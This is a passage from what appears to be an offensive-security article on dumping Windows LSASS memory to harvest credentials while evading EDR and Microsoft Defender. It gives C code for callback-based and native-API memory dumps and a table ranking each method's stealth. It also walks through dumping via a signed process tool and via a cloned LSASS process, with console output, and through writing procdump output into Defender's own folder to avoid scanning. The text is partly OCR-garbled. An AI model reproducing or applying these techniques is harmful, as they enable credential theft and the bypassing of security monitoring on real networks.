      CallbackOutput->ModuleWriteFlags &= ~ModuleWriteModule;
   }
   return TRUE;
}
MINIDUMP_CALLBACK_INFORMATION mci = {0};
mci.CallbackRoutine = (MINIDUMP_CALLBACK_ROUTINE)MiniDumpCallback;
mci.CallbackParam = nullptr;
MiniDumpWriteDump(hProcess, pid, hFile, MiniDumpWithFullMemory, NULL, NULL, &mci);
```

Note: As compare to the above technique this will create dump in memory to avoid the on-disk detection and give full control over dumps in memory. Attacker can encrypt dumps before writing in disk to bypass on-disk detection or can exfiltrate dump directly on server without touching disk.

4) **Native API calls Dump**

Instead of using the documented MiniDumpWriteDump, we can invoke low-level NT Native API functions such as:

- NtQuerySystemInformation
- NtReadVirtualMemory
- ZwOpenProcess
- NtCreateFile

This provides more stealth, as these calls avoid instrumentation by security products that hook WinAPI functions. The attacker reads process memory manually and dumps it without using **dbghelp.dll**.

Code Snippet:

```
HANDLE hProc;
CLIENT_ID cid = { (HANDLE)pid, 0 };
OBJECT_ATTRIBUTES objAttr = { sizeof(OBJECT_ATTRIBUTES) };

NtOpenProcess(&hProc, PROCESS_VM_READ | PROCESS_QUERY_INFORMATION, &objAttr, &cid);

// Allocate buffer and read memory manually
BYTE buffer[4096];
SIZE_T bytesRead;
NtReadVirtualMemory(hProc, (PVOID)baseAddr, buffer, sizeof(buffer), &bytesRead);
```


Note: This technique allows attacker to dump lsass memory using native Api calls instead of using well-known API MiniDumpWriteDump. Although MDWD Api under hood call the same undocumented API but when we use directly native call, we can avoid detection working based on hooking in **kernel32.dll and dbghelp.dll**

Method	Stealth Level	EDR Evasion	Disk Artifact	Complexity
MiniDumpWriteDump	Low	Low	Yes	Easy
MiniDump + WriteFile Hijack	Moderate	Moderate	No	Medium
MiniDump with Callback	Moderate	Moderate	Yes (optional)	Medium
Native API (NtRead, etc.)	High	High	No	High

Evasion Tactics and EDR struggle

1) **System Informer**


We explore a simple yet highly effective method for credential harvesting during internal penetration testing, leveraging an open-source utility called System Informer — formerly known as Process Hacker. The binary is digitally signed by **Winsider Seminars & Solutions INC**, which makes it more trustworthy to endpoint defenses and less likely to trigger security alerts. This technique is ideal for internal penetration testers or red teams simulating insider threats. Unlike traditional methods that trigger EDR/XDR alerts (e.g., comsvcs.dll, procdump, or MiniDumpWriteDump API usage), System Informer blends in due to its signed binary and trusted behavior profile.




Note: Under the hood this tool is using native dump technique. The benefit of using this tool it is signed by legitimate company and because of interactive most of the well-know EDRs vendors were not able to detect lsass dumping through it. This technique is effective during the engagements when you have interactive session.

2) Lsass Cloning and Dump

We discuss a stealthy method for dumping LSASS memory without triggering EDR alerts. Rather than interacting with the original LSASS process, the author **forked a clone** of the LSASS process, inheriting its memory access. By dumping the cloned process, the EDRs didn't detect the action, successfully bypassing detection. This technique is especially useful in internal penetration tests where credential dumping is a goal, and EDRs are actively monitoring system activity. The method allows for undetected credential access.


Administrator: Windows PowerShell
PS C:\Users\RedTeamer\Documents> .\Point_Notice.exe
Lsass PID: 900
Got a handle to lsass.exe succesfuly
Succesfully Mirrored to lsass.exe
Lsass PID: 2364
PS C:\Users\RedTeamer\Documents>
Task Manager
File Options View
Processes Performance App history Startup Users Details Services
Name PID Status User name CPU Memory (a... UAC virtualizat...
AggregatorHost.exe 4472 Running SYSTEM 00 1,052 K Not allowed
ApplicationFrameHost.exe 616 Running RedTeamer 00 4,040 K Disabled
audiodg.exe 7716 Running LOCAL SE... 00 4,032 K Not allowed
conhost.exe 5392 Running RedTeamer 00 5,464 K Not allowed
CSFalconContainer.exe 4972 Running SYSTEM 00 4,832 K Not allowed
CSFalconContainer.exe 10700 Running SYSTEM 00 5,272 K Not allowed
CSFalconContainer.exe 5976 Running SYSTEM 00 1,008 K Not allowed
CSFalconContainer.exe 4516 Running SYSTEM 00 3,468 K Not allowed
CSFalconService.exe 8684 Running SYSTEM 00 30,404 K Not allowed
csrss.exe 660 Running SYSTEM 00 584 K Not allowed
csrss.exe 744 Running SYSTEM 00 852 K Not allowed
CsSystemTray_7.22.19409.0.exe 10148 Running RedTeamer 00 1,340 K Disabled
ctfmon.exe 5384 Running RedTeamer 00 2,360 K Disabled
dllhost.exe 8024 Running RedTeamer 00 1,616 K Disabled
dllhost.exe 1488 Running RedTeamer 00 656 K Enabled
dllhost.exe 11120 Running RedTeamer 00 1,408 K Not allowed
dwm.exe 1192 Running DWM-1 00 40,172 K Disabled
explorer.exe 5044 Running RedTeamer 00 42,964 K Disabled
fontdrvhost.exe 308 Running UMFD-0 00 80 K Disabled
LockApp.exe 6508 Suspended RedTeamer 00 0 K Disabled
lsass.exe 2364 Suspended SYSTEM 00 1,168 K Not allowed
lsass.exe 900 Running SYSTEM 00 1,232 K Not allowed
MicrosoftEdgeUpdate.exe 5304 Running SYSTEM 00 200 K Not allowed
msedgewebview2.exe 6448 Suspended RedTeamer 00 0 K Disabled
msedgewebview2.exe 6908 Running RedTeamer 00 1,156 K Disabled
msedgewebview2.exe 7188 Suspended RedTeamer 00 0 K Disabled
msedgewebview2.exe 7196 Suspended RedTeamer 00 0 K Disabled
msedgewebview2.exe 7360 Suspended RedTeamer 00 3,784 K Disabled
msedgewebview2.exe 7468 Suspended RedTeamer 00 79,964 K Disabled
PhoneExperienceHost.exe 8992 Running RedTeamer 00 11,476 K Disabled
powershell.exe 3436 Running RedTeamer 00 29,976 K Not allowed
Registry 100 Running SYSTEM 00 12,536 K Not allowed
RuntimeBroker.exe 6280 Running RedTeamer 00 4,932 K Disabled
RuntimeBroker.exe 6384 Running RedTeamer 00 1,892 K Disabled
RuntimeBroker.exe 6628 Running RedTeamer 00 1,736 K Disabled
RuntimeBroker.exe 8796 Running RedTeamer 00 2,656 K Disabled
RuntimeBroker.exe 5708 Running RedTeamer 00 1,964 K Disabled
SearchApp.exe 3032 Suspended RedTeamer 00 0 K Disabled
SearchApp.exe 7152 Suspended RedTeamer 00 0 K Disabled
SearchIndexer.exe 3932 Running SYSTEM 00 19,632 K Not allowed
Fewer details


Task Manager
File Options View
Processes Performance App history Startup Users Details Services
Dumping process
The file has been successfully created.
The file is located at:
C:\Users\REDTEA~1\AppData\Local\Temp\lsass (3).DMP
OK
Open file location
Name PID Status User name CPU Memory (a... UAC virtualizat...
AggregatorHost.exe 4472 Running SYSTEM 00 1,052 K Not allowed
csrss.exe 744 Running SYSTEM 00 852 K Not allowed
CsSystemTray_7.22.19409.0.exe 10148 Running RedTeamer 00 1,340 K Disabled
ctfmon.exe 5384 Running RedTeamer 00 2,352 K Disabled
dllhost.exe 8024 Running RedTeamer 00 1,616 K Disabled
dllhost.exe 1488 Running RedTeamer 00 656 K Enabled
dllhost.exe 11120 Running RedTeamer 00 1,408 K Not allowed
dwm.exe 1192 Running DWM-1 04 40,876 K Disabled
explorer.exe 5044 Running RedTeamer 01 43,140 K Disabled
fontdrvhost.exe 308 Running UMFD-0 00 80 K Disabled
LockApp.exe 6508 Suspended RedTeamer 00 0 K Disabled
lsass.exe 2364 Suspended SYSTEM 00 1,296 K Not allowed
lsass.exe 900 Running SYSTEM 00 1,400 K Not allowed
MicrosoftEdgeUpdate.exe 5304 Running SYSTEM 00 200 K Not allowed
msedgewebview2.exe 6448 Suspended RedTeamer 00 0 K Disabled
msedgewebview2.exe 6908 Running RedTeamer 00 1,156 K Disabled
msedgewebview2.exe 7188 Suspended RedTeamer 00 0 K Disabled
msedgewebview2.exe 7196 Suspended RedTeamer 00 0 K Disabled
msedgewebview2.exe 7360 Suspended RedTeamer 00 3,784 K Disabled
msedgewebview2.exe 7468 Suspended RedTeamer 00 79,964 K Disabled
PhoneExperienceHost.exe 8992 Running RedTeamer 00 11,476 K Disabled
powershell.exe 3436 Running RedTeamer 00 29,976 K Not allowed
Registry 100 Running SYSTEM 00 12,536 K Not allowed
RuntimeBroker.exe 6280 Running RedTeamer 00 4,932 K Disabled
RuntimeBroker.exe 6384 Running RedTeamer 00 1,892 K Disabled
RuntimeBroker.exe 6628 Running RedTeamer 00 1,736 K Disabled
RuntimeBroker.exe 8796 Running RedTeamer 00 2,656 K Disabled
RuntimeBroker.exe 5708 Running RedTeamer 00 1,964 K Disabled
SearchApp.exe 3032 Suspended RedTeamer 00 0 K Disabled
SearchApp.exe 7152 Suspended RedTeamer 00 0 K Disabled
SearchIndexer.exe 3932 Running SYSTEM 00 19,632 K Not allowed

3) **Microsoft own directory Dump**


When using Sysinternals **procdump**. **exe** (**signed by Microsoft**) to dump LSASS memory, Defender instantly detects and deletes the dump file. This happens because MDE actively watches for. **dmp** file and command line execution.

🚀 The Evasion Trick

However, by writing the dump file inside Defender's own directory using ProcDump, located at:

📁 **C:\Program Files\Windows Defender Advanced Threat Protection\panda.cu.dmp**

Defender ignores the dump and does not scan or delete it.



Summary

This article provides a comprehensive overview of the various methods used to dump the lsass.exe process for credential extraction. Since EDR solutions detect these actions in different ways, it's crucial for Blue Team security professionals to understand these techniques to ensure effective detection and prevention.

References:

https://offensive-panda.github.io/

https://offensive-panda.github.io/DefenseEvasionTechniques/

https://github.com/Offensive-Panda/ShadowDumper